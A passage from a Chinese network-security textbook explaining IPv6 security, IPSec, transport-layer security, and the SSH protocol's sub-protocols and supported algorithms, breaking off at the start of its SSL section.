协议的邻居发现报文基于高效的组播和单播。③可达性检测的目的是确认相应 IP 地址代表的主机或路由器是否还能收发报文，IPv4 没有统一的解决方案；NDP 中定义了可达性检测过程，保证 IP 报文不会发送给“黑洞”。

2. IPv6 安全性分析

原来的互联网安全机制只建立于应用程序级，如 E-mail 加密、SNMPv2 网络管理安全、接入安全(HTTP、SSL)等，无法从 IP 层来保证 Internet 的安全。为了加强互联网的安全性，从 1995 年开始，IETF 着手研究制定了一套 IP 安全性机制，它是 IPv6 的一个组成部分，也是 IPv4 的一个可选扩展协议。通过集成 IPSec，IPv6 实现了 IP 级的安全。IPSec 提供如下安全性服务：访问控制、无连接的完整性、数据源身份认证、防御包重传攻击、保密、有限的业务流保密性。IPSec 的认证报头(Authentication Header，AH，RFC 2402 中描述)协议定义了认证的应用方法；封装安全负载(Encapsulating Security Payload，ESP，RFC 2406 中描述)协议定义了加密和可选认证的应用方法。IPSec 安全性服务完全通过 AH 和 ESP 头相结合的机制来提供，当然还要有正确的相关密钥管理协议。在实际进行 IP 通信时，可以根据安全需求同时使用这两种协议或选择使用其中的一种。IPv6 实质上不会比 IPv4 更安全。IPv6 标准的起草者、思科公司总部的两位杰出网络技术领袖 Fred Baker 和 Tony Hain 认为 IPv6 从根本上来说，只是 IP 地址改变的协议包，并不能解决现在的互联网协议 IPv4 中的安全问题。但是由于 IPSec 提供的端到端安全性的两个基本组件——认证和加密都是 IPv6 协议的必备组件，而在 IPv4 中，它们只是可选组件，因此，采用 IPv6 协议时安全性会更加简便、一致。更重要的是，IPv6 使人们有机会在将网络转换到这种新型协议的同时发展端到端安全性。

IPv6 网络中仍需要使用防火墙、入侵检测系统等传统的安全设备，但由于 IPv6 的一些新特点，IPv4 网中现有的这些安全设备在 IPv6 网中不能直接使用，还需要做以下改进。

(1) 防火墙的设计：由于 IPv6 相对 IPv4 在数据报头上有了很大的改变，所以原来的防火墙产品在 IPv6 网络上不能直接使用，必须做一些改进。针对 IPv6 的 Socket 套接口函数已经在 RFC3493 中的 Basic Socket Interface Extensions for IPv6 中定义，以前的应用程序都必须参考新的 API 做相应的改动。IPv4 中的防火墙过滤的依据是 IP 地址和 TCP/UDP 端口号。IPv4 中 IP 头部和 TCP 头部是紧接在一起的，而且其长度是固定的，所以防火墙很容易找到头部，并应用相应的策略。然而在 IPv6 中 TCP/UDP 报头的位置有了根本的变化，它们不再是紧连在一起的，通常中间还间隔有其他的扩展头部，如路由选项头部、

AH/ESP 头部等。防火墙必须读懂整个数据包才能进行过滤操作，这对防火墙的处理性能会有很大的影响。

(2) 入侵检测系统(IDS)的设计：在 IPv6 下也使我们不得不放弃以往的网络监控技术，投身一个全新的研究领域。首先，IDS 产品同防火墙一样，在 IPv6 下不能直接运行，还要做相应的修改。其次，IDS 的工作原理实际上是一个监听器，接收网段上的所有数据包，并对其进行分析，从而发现攻击并实施相应的报警措施。但是，如果使用传输模式进行端到端的加密，IDS 就无法工作，因为它接收的是加密的数据包，无法理解。当然，解决方案之一是让 IDS 能对这些数据包进行解密，但这样势必会带来新的安全问题。同时 IPv6 的可靠性是否如最初所设想的那样，也有待时间的考验。由于 IPv6 中引入了网络层的加密技术，未来网络上的数据通信的保密性将会越来越强，这使网络入侵检测系统和主机入侵检测引擎也面临在多种不同平台如何部署的问题。这就需要研究 IDS 新的部署方式，再下一步，研究如何才能在任何网络状况、任何服务器、任何客户端、任何应用环境都能进行适当的自转换和自适应。

2.2 网络协议安全分析

计算机网络互连使得网络通信和信息共享变得更为便捷，同时也将开放的系统暴露在易受攻击的环境中。

TCP/IP 的安全脆弱性大致可归结为以下 3 点：

(1) 无验证通信双方真实性的能力，缺乏有效的认证机制。

(2) 无保护网上数据隐私性的能力，缺乏保密机制。

(3) 协议自身设计细节和实现中存在一些安全漏洞，容易引发各种安全攻击。

2.2.1 物理层安全

物理层安全威胁主要指网络环境和物理特性引起的网络设备和线路的不可用而造成的网络系统的不可用，如设备被盗、意外故障、设备损毁与老化、信息探测与窃听等。由于以太网中采用广播方式，因此，在某个广播域中利用嗅探器可以在设定的端口侦听和分析信息包，致使本广播域的信息传递暴露无遗。所以需将两个网络从物理上隔断，同时保证在逻辑上两个网络能够连通。物理层安全措施相对较少。

2.2.2 网络层安全

IPv4 的 IP 地址是 TCP/IP 网络中唯一指定主机的 32 位地址，一个 IP 包头占 20 字节，包括 IP 版本号、长度、服务类型和其他配置信息及控制字段。

大型网络系统内一般会运行多种网络协议(TCP/IP、IPX/SPX 和 NETBEUI 等)。IP 协议维系着整个 TCP/IP 协议的体系结构，除了数据链路层外，TCP/IP 所有协议的数据都以 IP 数据报的形式传输，TCP/IP 协议族有两种 IP 版本：IPv4 和 IPv6。IPv6 简化了 IP 头，其数据报更加灵活，同时 IPv6 还增加了安全性的设计。

IPv4 在设计之初并没有考虑安全性，IP 包本身并不具有任何安全特性，从而导致在网络上传输的数据很容易受到各种攻击，因此，通信双方不能保证收到 IP 数据报的真实性。

网络层的安全威胁主要有两类：IP 欺骗和 ICMP(因特网控制信息协议)攻击。

IPSec(Internet 协议安全)是一个工业标准网络安全协议，为 IP 网络通信提供了透明的安全服务，保护 TCP/IP 通信免遭窃听和篡改，可以有效抵御网络攻击，同时保持易用性。IPSec 在 TCP/IP 协议栈中所处的层次如图 2-3 所示。

众所周知，网络攻击常常可能导致系统崩溃以及敏感数据的外泄，因此数据资源必须受到足够的保护，以防被侦听、篡改或非法访问。常规网络保护策略有使用防火墙、安全路由器(安全网关)以及对拨号用户进行身份认证等。这些措施通常被称为“边界保护”，往往只着重于抵御来自网络外部的攻击，但不能阻止网络内部的攻击行为。还有一种比较少见的保护策略是物理级保护，就是保护实际的网络线路和网络访问的节点，禁止任何未经授权的使用。但这种保护方式，当数据需要从数据源通过网络传输到目的地时，无法保证数据的全程安全。




图 2-3　IPSec 在 TCP/IP 协议栈中所处的层次

因此，使用 IPSec 协议有两个原因。一个是原来的 TCP/IP 体系中，没有包括基于安全的设计，任何人，只要能够搭入线路，即可分析所有的通信数据。IPSec 引进了完整的安全机制，包括加密、认证和防数据篡改功能。另一个原因，是因为 Internet 迅速发展，接入越来越方便，很多客户希望能够利用这种上网的带宽，实现异地网络的互通。IPSec 协议通过包封装技术，能够利用 Internet 可路由的地址，封装内部网络的 IP 地址，实现异地网络的互通。

IPSec 采用端对端加密模式，其基本工作原理是：发送方在数据传输前(即到达网线之前)对数据实施加密，在整个传输过程中，报文都是以密文方式传输，直到数据到达目的节点，才由接收端对其进行解密。IPSec 对数据的加密以数据包而不是整个数据流为单位，这不仅更灵活，也有助于进一步提高 IP 数据包的安全性。通过提供强有力的加密保护，IPSec 可以有效防范网络攻击，保证专用数据在公共网络环境下的安全性。

IPSec 有两种工作模式：传输模式和隧道模式，如图 2-4 所示。传输模式用于两台主机之间，保护传输层协议头，实现端对端的安全性；隧道模式用于主机与路由器之间，保护整个 IP 数据包。




图 2-4 IPSec 的两种工作模式

1. IPSec 协议的安全特征

IPSec 协议不是一个单独的协议，它给出了应用于 IP 层上网络数据安全的一整套体系结构，包括认证头(Authentication Header，AH)、封装安全载荷(Encapsulating Security Payload，ESP)协议、互联网密钥交换(Internet Key Exchange，IKE)协议和利用于网络认证及加密的一些算法等。IPSec 规定了如何在对等层之间选择安全协议、确定安全算法和密钥交换，向上提供了访问控制、数据源认证、数据加密等网络安全服务。

IPSec 的安全特性主要有以下几点。

1) 不可否认性

“不可否认性”可以证实消息发送方是唯一可能的发送者，发送者不能否认发送过消息。“不可否认性”是采用公钥技术的一个特征，当使用公钥技术时，发送方用私钥产生一个数字签名并和消息一起发送，接收方用发送者的公钥来验证数字签名。由于在理论上只有发送者才拥有私钥，也只有发送者才可能产生该数字签名，所以只要数字签名通过验证，发送者就不能否认曾发送过该消息。但“不可否认性”不是基于认证的共享密钥技术的特性的特征，因为在基于认证的共享密钥技术中，发送方和接收方掌握相同的密钥。

2) 反重播性

“反重播性”可以确保每个 IP 包的唯一性，以保证信息万一被截取复制后，不能再被重新利用，重新传输回目的地址。该特性可以防止攻击者截取破译信息后，再用相同的信息包非法冒取访问权(即使这种冒取行为发生在数月之后)。

3) 数据完整性

防止传输过程中数据被篡改，确保发出数据和接收数据的一致性。IPSec 利用 Hash 函数为每个数据包产生一个加密校验和，接收方在打开包前先计算校验和，若包被篡改导致校验和不相符，数据包即被丢弃。

4) 数据可靠性(加密)

在传输前，对数据进行加密，可以保证在传输过程中，即使数据包被截取，信息也无法被读。该特性在 IPSec 中为可选项，与 IPSec 策略的具体设置相关。

5) 认证数据源

发送信任状，由接收方验证信任状的合法性，只有通过认证的系统才可以建立通信连接。

2. IPSec 协议的优点

通常 IPSec 提供的保护需要对系统做一定的修改。但是 IPSec 在 IP 传输层即第三层的“策略执行”(Strategic Implementation)几乎不需要什么额外的开销就可以实现为绝大多数应用系统、服务和为上层协议提供较高级别的保护；为现有的应用系统和操作系统配置 IPSec 几乎不需要做什么修改，安全策略可以在 Active Directory 里集中定义也可以在某台主机上进行本地化管理。

IPSec 策略在 ISO 参考模型第三层即网络层上实施安全保护，其范围几乎涵盖了 TCP/IP 协议簇中所有 IP 协议和上层协议，如 TCP、UDP、ICMP、Raw(第 255 号协议)，甚至包括在网络层发送数据的客户自定义协议。在第三层上提供数据安全保护的主要优点就是所有使用 IP 协议进行数据传输的应用系统和服务都可以使用 IPSec，而不必对这些应用系统和服务本身做任何修改。

运作于第三层以上的其他一些安全机制，如安全套接层 SSL，仅对知道如何使用 SSL 的应用系统(如 Web 浏览器)提供保护，这极大地限制了 SSL 的应用范围；而运作于第三层以下的安全机制，如链路层加密，通常只保护了特定链路间的数据传输，而无法做到在数据路径所经过的所有链路间提供安全保护，这使得链路层加密无法适用于 Internet 或路由 Internet 方案中端对端的数据保护。

2.2.3　传输层安全

传输层安全措施主要取决于具体的协议。传输层主要包括传输控制协议(TCP)和用户数据报协议(UDP)。TCP 是一个面向连接的协议，保证数据的可靠性。TCP 用于多数的互联网服务，如 HTTP、FTP 和 SMTP。最常见的是 Netscape 通信公司设计的安全套接层协议(Secure Sockets Layer，SSL)，SSL 结构如图 2-5 所示。

HTTP FTP		SMTP
SSL 协商层		
SSL 记录层		
TCP		
IP		

图 2-5　SSL 结构图

UDP 是一个非面向连接的协议，常用于广播类协议，如音频及视频数据流。比 TCP 快且占用带宽少，但不保证可靠传输。网上启动装置常用的简单文件传输协议(Trivial File Transfer Protocol，TFTP)是基于 UDP 的应用层协议，比 FTP 简单。

传输层安全(Transport Layer Security，TLS)协议在 TCP 的顶部，提供了如身份验证、完整性检验以及保密性保证的安全服务。TLS 需要一个与连接相适应的环境，也是基于可靠的传输控制协议 TCP 的。由于安全机制与特定的传输协议有关，因此，密钥管理的安全服务可以为各种传输协议重复使用。

传输层安全协议包括 SSH 协议、SSL 协议和 PCT 协议，以及统一的标准 TLS。本节重点介绍这些协议。

1. SSH 协议

SSH 是 Secure Shell 的缩写。从字面上理解就是安全的 shell。利用它可以安全地登录到远程系统，执行远程系统上的命令或从一台机器拷贝文件。SSH 可以在不安全的通道上建立一条安全的认证和通信通道，因此，它的主要目的是为了完全替代伯克利的 r-tools，包括 rlogin、rsh、rcp 和 rdist。在许多情况下，它还可以用来代替 Telnet。另外，利用 SSH 的特性，X11 和原始的 TCP/IP 可以进行安全的连接。

SSH 主要由芬兰赫尔辛基大学的 Tatu Ylonen 开发。现在，除了由他本人创办的 SSH Communication Security 公司开发的 SSH 开发 SSH 外，OpenSHH 组织也开发了免费使用的 OpenSSH 软件供大家使用。SSH Communication Security 公司开发的 SSH 目前最新的版本是 3.1.2，它分为免费版和商业版。免费版可以从 www.ssh.com 下载，提供给大学和非商业用途使用；商业版需要购买版权。OpenSSH 目前的最新版本是 3.2.3，可以从 www.openssh.org 了解到其最新的信息。

SSH 协议有版本 1(SSHv1)和版本 2(SSHv2)。需要注意的是，这两个版本之间是不兼容的。SSHv1 又有两个变种：SSHv1.3 和 SSHv1.5。它们都使用了不对称的加密算法 RSA 进行密钥协商，然后，用简单的对称加密算法 3DES 和 Blowfish 进行数据加密。SSHv1 采用了简单的 CRC 来保护数据的完整性。熟悉加密法的读者知道，用 CRC 来保护数据的完整性是很不够的。只要同时改变同一个数据包的两个 bit，这个算法就完全失效了。SSHv2 的主要目的是去掉 SSHv1 的 RSA 专利许可和改进 CRC 带来的数据完整性保护问题。通过使用非对称的 DSA 和 Diffie-Hellman 算法，SSHv2 完全没有专利问题。CRC 数据验证保护差的问题，也通过使用 HMAC 验证算法得到了解决。另外，SSHv2 在加密算法的选择上，也提供了更大的灵活性。SSH 利用了通用的传输层安全协议。这个协议可以用在 TCP 协议上，也可以用在其他的可靠传输协议上。当用在 TCP/IP 协议上时，服务器通常在 22 号 TCP 端口侦听。这个端口已经在 IANA 注册，并正式分配给 SSH 协议使用。简单来讲，SSH 协议同时支持主机认证和用户认证，还支持数据压缩、数据保密和数据完整性保护。从协议的一开始，客户机发送认证请求给服务器。服务器返回服务器主机密钥和服务器的公共密钥。这里，发回主机密钥的目的是确保客户机连接到了真正的服务器，这样可以防止中间人攻击。当然，这需要客户机知道服务器的主机公开密钥，才能进行比较。而发送服务器密钥的目的是为了保证在主机密钥已经泄露的情况下，仍然能保证通信安全。因此，服务器密钥是不能保存在主机上的，需要不断进行更新。一般来讲，客户机可以接受自己不认识的服务器主机密钥，并会把这个密钥保存在数据库中。但是，在高度机密的环境中，客户机不应该接受不认识的主机密钥。如果客户机接收到了主机密钥，它会产生一个随机数作为会话密钥。用服务器的主机密钥把会话密钥加密，发送给服务器，

然后，双方就可以用密钥进行加密会话了。

在多数情况下，除了进行上面的机器之间的验证之外，还需要进行用户认证。相应的交换是从用户发起的，它发送一个认证请求给服务器。认证请求中，包含了用户的用户名，根据认证方法的不同，客户机和服务器的会话内容不太一样。如在 F-Secure SSH 1.0 版中就有两种认证方法。

(1) 用口令认证。用户口令在通道中传送，由 SSH 进行透明加密。

(2) 用 RSA 认证。服务器以用户的公开密钥来加密一个随机数，然后发送给客户，让他解密。在这种情况下，服务器必须访问保存着用户公开密钥的数据库。只有在用户知道自己的私有密钥的情况下才能解开这个随机数。为了验证自己，用户必须把解开的随机数用一种加密方法加密后，发送回服务器。

SSH 协议框架实际上由三个子协议组成：传输层协议、认证协议和连接协议。读者可以从 www.ssh.com 网站下载三个协议的文本。它的框架则由另外一个文本描述 SSH 传输层协议(The Transport Layer Protocol)提供服务器主机认证，提供对数据机密性、数据完整性的支持；SSH 用户认证协议(The User Authentication Protocol)则为服务器提供用户的身份认证；SSH 连接协议(The Connection Protocol)将加密的信息隧道复用成若干个逻辑通道，提供给高层的应用协议使用；各种高层应用协议可以相对独立于 SSH 基本体系之外，并依靠这个基本框架，通过连接协议使用 SSH 的安全控制。下面对这三个子协议做进一步的介绍。

SSH 传输层协议提供加密主机认证、数据保密性和数据完整性保护。这个协议中不提供用户认证。前面也已经提到，SSH 认证协议在 SSH 传输协议之上，如果服务进程需要的话，可以由它来提供用户认证。

SSH 传输层协议支持多种不同的密钥交换，秘密密钥和公开密钥，一些算法的协商都是在连接过程中完成的，且支持哈希算法和消息认证算法。有些算法是协议中要求一定要实现的；而有一些算法虽然也写进协议中了，但是可以实现，也可以不实现。另外，这个协议还考虑到，在实际的应用当中，有些单位可能会希望使用自己专用的算法。这涉及如何分配算法标示，保证通信双方之间能分辨的问题。原则上来讲，任何人都可以通过 name@domain 的格式定义自己的 SSH 算法。在这个格式中，Name 标示算法的名字，domain 标示公司的域名。

当用 SSH 协议来建立客户机和服务器之间的 TCP/IP 连接时，双方首先要交换标示字符串，这些标示字符串中包含着 SSH 协议和软件的版本号。然后开始密钥交换。所有的 SSH 消息都要遵守规定的二进制封装协议。当协议开始执行时，还没有特定的数据压缩、加密和消息验证算法，所以也不会使用。而在密钥交换过程中，会协商和选择并在随后的过程中使用数据压缩、加密和消息验证算法。现将已经定义好的 SSH 数据压缩、加密、消息验证和密钥交换算法分别列在表 2-2～表 2-4 中。

表 2-2　SSH2.0 支持的数据压缩算法

值	描　述	要　求
None	不加密	必选
Zlib	GNU ZLIB 压缩；第六级	可选

表 2-3　SSH2.0 支持的加密算法

值	描　述	要　求
None	不加密	可选(不建议)
3des-cbc	三密钥 DES，CBC 模式	必选
blowfish-cbc	Blowfish 算法，CBC 模式	建议
twofish256-cbc	Twofish 算法，CBC 模式，256 位密钥	可选
twofish-cbc	Twofish256-cbc 的别名(历史原因)	可选
twofish192-cbc	Twofish 算法，CBC 模式，192 位密钥	可选
twofish128-cbc	Twofish 算法，CBC 模式，128 位密钥	建议
aes256-cbc	AES 算法，CBC 模式，256 位密钥	可选
aes192-cbc	AES 算法，CBC 模式，192 位密钥	可选
aes128-cbc	AES 算法，CBC 模式，128 位密钥	建议
serpent256-cbc	Serpent 算法，CBC 模式，256 位密钥	可选
serpent192-cbc	Serpent 算法，CBC 模式，192 位密钥	可选
serpent128-cbc	Serpent 算法，CBC 模式，128 位密钥	可选
arcFour	ARCFOUR 流加密	可选
Idea-cbc	IDEA 算法，CBC 模式	可选
Cast128-cbc	CAST-128，CBC 模式	可选

表 2-4　SSH 2.0 支持的消息验证算法

值	描　述	要　求
None	没有消息验证	可选(不建议)
Hmac-md5	HMAC-MD5(摘要长度=密钥长度=16)	可选
Hmac-md5-96	HMAC-MD5 的前 96 位	可选
Hmac-sha1	HMAC-SHA1(摘要长度=密钥长度=20)	必须
Hmac-sha1-96	HMAC-SHA1 的前 96 位	建议

GNU ZLIB 压缩算法由 RFC1950 和 RFC1951 说明。在两个通信方向上，压缩是相互独立的，不同的方向可以使用不同的压缩算法。

在密钥交换过程中，还会协商出一个加密算法和相应的加密密钥。当加密算法开始起作用后，每个消息中特定的域就会用这种加密算法和相应的密钥进行加密。因此，一个方向上的所有消息可以被看成是一个数据流，初始向量从一个消息的尾部传递给下一个消息的起始部分。两个方向上，加密是相互独立的，一般来讲，它们使用不同的加密密钥，也可以使用不同的加密算法。

注意： 只有 Triple-DES 才是必须实现的算法。“none”标示不进行加密，因此，不能提供数据保密性，所以不建议使用。

在每个消息中，都会增加一个消息验证码来进行数据的验证和完整性保护，这个消息

验证码由共享密钥、32 位序列号和消息的实际内容一起计算得出。通信的双方不需要传递序列号，但是这个序列号在消息验证码计算和验证的过程中会用到，这样可以保证消息没有丢失，并防止消息到达的顺序出现混乱。第一个消息的序列号为 0，每发送一个消息，序列号加 1。作为 SSH 消息的最后一部分，消息验证码不会被加密。消息验证码的长度依赖于所使用的算法。同样，消息验证算法和相应的密钥在两个方向上可能不同，它们在密钥交换过程中协商确定。

目前 SSH 2.0 只定义了 Diffie-Hellman 交换算法，如表 2-5 所示。

表 2-5　SSH 2.0 支持的密钥交换算法

值	描　述	要　求
Diffie-hellman-group1-sha1	Diffie-Hellman 交换，第一组	必选

SSH 2.0 几乎支持所有的公开密钥格式、编码和算法。定义公开密钥的类型涉及以下几个方面。

- 密钥格式：密钥的编码方式和认证的表达方式；
- 签名和加密算法：有些密钥的类型可能不能同时支持签名和加密；
- 签名后或加密后的数据编码。

SSH 2.0 已经定义了如表 2-6 所示的公开密钥和认证格式。

表 2-6　SSH 2.0 支持的公开密钥格式

值	描　述	要　求
Ssh-dss	简单 DSS	必须
Ssh-rsa	简单 RSA	建议
X509v3-sign-rsa	X.509 认证，RSA 密钥	可选
X509v3-sign-dss	X.509 认证，DSS 密钥	可选
Spki-sign-rsa	SPKI 认证，RSA 密钥	可选
Spki-sign-dss	SPKI 认证，DSS 密钥	可选
pgp-sign-rsa	OpenPGP 认证，RSA 密钥	可选
pgp-sign-dss	OpenPGP 认证，DSS 密钥	可选

简单来讲，SSH 传输层协议需要经过下列三个步骤。

(1) 密钥交换从双方开始发送自己能支持的算法(压缩、加密、验证)。根据收到的对方的算法进一步协商出一致的算法。

(2) 进行密钥交换(如 Diffie-Hellman)。

(3) 开始服务请求。

最后一步是在 SSH 传输层协议执行快完成时执行的，客户端通过发送 SSH_SERVICE_REQUEST 消息给服务器端。目前已经定义的服务有两种：ssh-userauth 和 ssh-connection。如果服务器端支持这里提出的服务并且允许客户端使用这个服务，就会返回一个 SSH_SERVICE_ACCEPT 消息。一旦选定了特定的服务，再发送 SSH_SERVICE_DATA 消息给对方。当双方都同意关闭连接时，会发送 SSH_

SREAM_CLOSE 消息给对方。这个协议过程就结束了。

SSH 认证协议运行在 SSH 传输层协议上，提供用户认证服务。和它相应的服务名是 ssh-userauth，这个服务刚刚在前面讲过。简单来说，用户认证是这样工作的：客户端首先报告服务站名和访问服务的用户名；接下来，服务器端返回和这种服务相对应的几种认证方法；客户端可以选择其中一种认证方法，发送给服务器端相应的认证请求。双方之间的对话一直这样进行下去，直到服务器授予用户访问的权利或拒绝用户访问为止。

和加密算法一样，SSH 协议中已经定义了一些用户认证方法，也可以用 name@domain 的格式增加新的用户认证方法。通过这种方式，有需要的单位可以使用自己的认证方法。SSH 认证协议中已经定义的认证方法如表 2-7 所示。

表 2-7 SSH 支持的认证方法

值	认证方法
Password	口令认证
Publickey	公开密钥认证
Hostbased	基于客户机的认证

在认证时，客户端发送 SSH_MSG_USERAUTH_REQUEST 消息，后面跟随下列内容：

- 用户名；
- 服务名；
- 方法名；
- 其他和方法相关的域。

其中方法名就是表 2-7 中的值。服务器端会返回 SSH_MSG_USERAUTH_FAILURE 表示认证失败，或返回 SSH_MSG_USERAUTH_SUCCESS 表示认证成功。如果服务器返回 SSH_MSG_USERAUTH_FAILURE，则客户端可以继续选择其他的认证方式，进行其他的认证。如果服务器端发送 SSH_MSG_USERAUTH_SUCCESS 表明认证成功。那么，实际上认证过程已经结束，后面发送的消息就可以忽略了。

SSH 连接协议运行在 SSH 传输层协议和 SSH 用户认证协议上，它提供交互的登录会话、执行远程命令、转发 TCP/IP 连接和转发 X11 连接。这个协议的服务名是 ssh-connection，由于连接协议的目的是把已经加密的隧道提供给多个应用程序复用，因此，它需要一个能区分不同应用程序的方法。SSH 连接协议引入了通道(Channel)的机制。所有的终端会话、转接连接都是通道，多个通道被复用成一个连接。对于每一端来说，通道用数字来标识。在两端标明同一个通道的数字可能不同。当一个通道打开时，请求打开通道的消息同时会包含发送方的通道号。接收方也给新的通道分配一个自己的通道号。在以后的通信过程中，只要让这两个通道号一一对应就可以了。如果向对方请求打开一个通道，需要发送一个 SSH_MSG_CHANNEL_OPEN 消息，同时还要告诉对方自己的通道号和初始的窗口大小，因此会有如下内容：

- SSH_MSG_CHANNEL_OPEN；
- 通道类型；

- 发送方通道号；
- 初始窗口大小；
- 最大包大小；
- 和通道类型相关的其他内容。

远程端会返回一个消息，表明这个通道是否可以打开。根据实际情况不同，可能会返回 SSH_MSG_CHANNEL_OPEN_CONFIRMATION 消息表明通道已经成功打开；返回 SSH_MSG_CHANNEL_OPEN_FAILURE 表明通道打开失败。通道打开之后，就可以进行数据传输了。

当通信的一方不再需要进行数据传输时，就应该发出 SSH_MSG_CHANNEL_EOF 消息，消息中包含需要关闭的通道号。当任何一方决定关闭通道时，会发送 SSH_MSG_CHANNEL_CLOSE 消息。另一方在接收到这个消息之后，也会发送 SSH_MSG_CHANNEL_CLOSE 消息。如果接收到双方都同意关闭通道的消息，则通道会被关闭。

2. SSL 协议

安全套接层(Security Socket Layer，SSL)由 Netscape 通信公司提出，它用来增强 BSD Socket 的安全性。SSL 协议的 1.0 版只在 Netscape 内部使用。直到 2.0 版，SSL 协议才捆绑到 Netscape 的浏览器 Navigator 1 和 Navigator 2 中。后来，SSL 2.0 成为用来保护 HTTP 通信的标准。但是，SSL 2.0 无论在加密学的安全上，还是在功能上，都有一些局限性。因此，在大家的帮助下，协议被升级到 SSL 3.0。这个新的 SSL 版本于 1995 年 12 月正式发布。最新的 SSL 3.0 文档于 1996 年 11 月发布。目前，大多数的实现都符合 2.0 或 3.0 版。

SSL 在系统结构中的位置如图 2-6 所示。需要注意的是，SSL 运行在可靠的传输协议之上，如 TCP/IP 之上的应用程序。当然，传输层安全协议不能保护基于流量分析的攻击，因为 IP 的头部信息还是暴露在外面的。

